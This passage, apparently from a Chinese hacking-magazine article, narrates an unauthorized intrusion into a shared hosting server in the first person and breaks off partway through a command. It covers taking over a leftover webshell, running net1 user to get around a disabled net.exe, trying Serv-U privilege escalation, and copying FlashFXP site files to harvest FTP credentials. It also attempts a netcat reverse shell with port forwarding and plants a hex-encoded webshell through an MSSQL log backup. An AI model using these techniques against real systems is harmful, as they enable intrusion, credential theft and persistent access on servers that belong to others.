server是不支持备份单个表的。在网上查了一番资料才知道BCP可以备份单个表。但是，备份的过程中一出现了库名，同时也暴错。唉，遇到DB都这样，难道刚才那么好的运气现在又消失了……继续想想别的办法，刚才在旁注的时候发现有个动网论坛被挂马了，不过进不去后台，一时间不知道该怎么办了。无聊的在那里列目录，列了半天发现了那个被挂马的动网论坛有几个奇怪的ASP文件：1.asp、wo.asp、fuck.asp。这样的文件一看就是入侵者以前留下的，访问1.asp跟fuck.asp发现都是大马，不过没有密码我也进不去啊。打开wo.asp的时候我终于发现了一个小马！有人给我打开了方便之门，把小马光溜溜的丢在那，估计是他在动网备份数据库的时候搞的，传完大马以后忘记删了，大家以后一定要引以为戒啊！

既然有小马了那就马上传个大马上去，看看Webshell的权限怎么样。传上大马后发现权限小的可怜。只能在这个站的WEB目录浏览，不过还有一点挺安慰的就是wscript.shell没有删。起码有希望可以执行CMD，虽然不能加用户，但是起码执行个**netstat -an**查看端口还是可以的。对于收集服务器信息提权很有帮助。上传个cmd.exe到WEB目录，因为服务器本身的cmd.exe在Webshell里是没有执行权限的，所以我们要自己上传一个。执行下命令瞧瞧，首先执行**netstat -an**，发现管理员把终端端口改成了16837，如图7。然后再执行**net user**的时候，竟然没反应！应该是被管理员给禁用掉了，我们再执行**net1 user**看看，这回成功了。原来管理员只是禁止了net.exe，没有禁止net1.exe。发现用户还是蛮多的，典型的虚拟机配置。




图6




图7

我在本地使用FTP连接上去，发现这个服务器竟然使用的是Serv-U 6.0版本，如图8。提权成功率应该很高的。试了下Serv-U提权，没有成功，意料之中。看情况管理员设置了本地密码，想想只有找Serv-U路径，再想其它的办法了。但是在Webshell里没有一点跳目录的权限，所以也根本找不到Serv-U的路径，唯一指望提权的东西也破灭了。




图8

这里大家可能看到服务器有ASPNET用户，所以肯定支持ASPX，那为何不丢个ASPX的马上去呢，默认下可比ASP的权

限高哦。事实确实如此，但是也有例外的时候，管理员在web.config里将customerrors mode属性设置为了“off”，所以不管你丢什么样的ASPX木马上去，都无法正常解析，如图9。当然将customerrors mode设置成“on”就可以正常解析了，所以对于ASPX我们也没法下手了。




图 9

初看一下，服务器支持ASP、ASPX、PHP，但PHP是在IIS平台下的，权限也是小得可怜。不过要是在Apache平台下，那就有希望了。因为一般PHP在Apache平台是系统权限，但是在IIS平台下就要利用MySQL了！但MySQL默认下是以系统权限安装的，要是找到my.ini提权也不错。可惜找了N久也没找着。我想服务器里既然都有黑客站，安全性肯定不会太差的。不会把my.ini摆在那给你瞧的地方，而且对方以前就是维护服务器的，想必设置服务器一定很BT。事实证明确实很BT，IIS用户都是分开设置的，将各站的权限分开管理。




图 10

难道没有其它的办法了吗？权限设置的很死，当然是不能跳转到服务器的其它WEB目录了。管理员每个网站都设置了IIS独立用户，没有设置的话，知道其它WEB目录的路径，还是可以跳过去的。之后又利用本地的注入点继续列目录，想看看能不能找到一些可以访问的目录。发现服务器上装了FlashFXP，在D盘，可以访问到。既然有FlashFXP，说明我们还是有一线希望的，直接下载quick.dat、Sites.dat、Stats.dat这三个文件到本地替换掉本地的这三个文件，然后打开自己的FlashFXP，站点管理器里有快速连接，我们会发现多了很多链接地址，当时真是一阵狂喜。但是虽然里面FTP还是蛮多的，但一个都登录不了，不知道这是不是管理员故意放水来诱惑咱们的？




图 11

既然这样那就不管了，继续找找Serv-U目录，看看能不能用Webshell跳转，列到D盘，发现个超级BT的目录servfadsflf@#@I，莫非这就是传说中的Serv-U目录了？目录名设置的真变态！没想到管理员把目录名设置得这么复杂。放在Webshell里，试跳一下，不跳不知道，整个无语了。根本不能访问Serv-U的目录，那又何必把目录名改成那么BT？继续找比较有可能利用的目录，大家知道MySQL的安装目录有个user.MYD文件，里面存储了mysql.user表中的数据库连接密码。

不一会儿的工夫，列目录找着了mysql的安装目录，并找着了那个文件，没想和Serv-U一样在Webshell里都不能浏览。然后继续又找了N个有可能利用的目录，但是在Webshell里都不能浏览，只有FlashFXP那个目录可以浏览，却没有利用价值。可能有的人会说把里面一些FTP的密码搞出来，利用社会工程学试试，当时我也跟大家一样。用星号查看器搞密码搞出来，把密码随便组合了N个，登录服务器的终端，结果都不行，最后实在没有信心再搞下去了（小编注：此人耐心不足啊）。看来拿到服务器的机会小之又小了，手上没什么本地溢出的EXP，有的话倒是可以试一试。神啊，赏我个0day吧……因为我们要拿的是目标站，只要拿到站，没拿到服务器也一样。既然现在提权不行。先把目标站的FTP搞到手再说。传个NC到Webshell上去，反弹个shell，然后用htran转发端口数据，接着在本地嗅探。这个方法貌似不错，但是发现C:\windows\system32\inetsrv不可写，C:\windows\system32\inetsrv\ASP Compiled Templates可以写。当然c:\windows\temp也是可写的，C:\Documents and Settings\All Users下的目录不用说了，都没个浏览的权限，更何况写进去呢。然后我在本地监听了个端口，在Webshell里面执行反弹，但是等了N久都没有反应。看来可能是没有执行的权限。其它目录都传上NC，然后执行，发现都没有执行的权限，Webshell都反弹不回（小编注：反弹不回来极有可能与防火墙有关哦）。网上的资料说是可以的，2000下倒是成功过一次，但我在2003下从来没成功过！想想都到了这份上了，难道真的要放弃？整理下思路，重新来，渗透本来就是一个漫长艰辛的过程（小编注：思想开始觉悟了）。

现在回想起来，好像就只有那个DB权限的MSSQL帐号可以利用了。想想，语句只要出现当前库就不行。那我不用语句执行，还不可以吗？在查询分析器里新建个表，然后插入十六进制的一句话木马。当然不转换也是可以的，只是我习惯转换为十六进制进行备份（小编注：不转也可以的话岂不是多此一举？）。进入企业管理器，然后点右键“所有任务”备份数据库就OK了，如图10、图11。

现在备份完成了，我们访问瞧瞧。“处理URL出错 请于管理员联系”！可能是数据库太大了，备份成其它形式的文件了，来看看备份的文件有多大，如图12。

晕了，都31.53M，难怪会URL出错了！为什么执行**alter database 591swdata set RECOVERY FULL**这语句不行呢。591附近有错误，难道SQL库名不能以数字开头吗？不可能啊！要是如果把591swdata当做一个对象来处理呢，用[ ]括起来呢？来试下就知道了，执行**alter database [591swdata] set RECOVERY FULL**，哈哈，终于可以了，SQL命令执行成功了，如图13。搞了半天，原来这样，汗一个。继续执行，先把Webshell搞到手再说，执行**backup log [591swdata] to dist='E:\freehost\xinlianhacker**

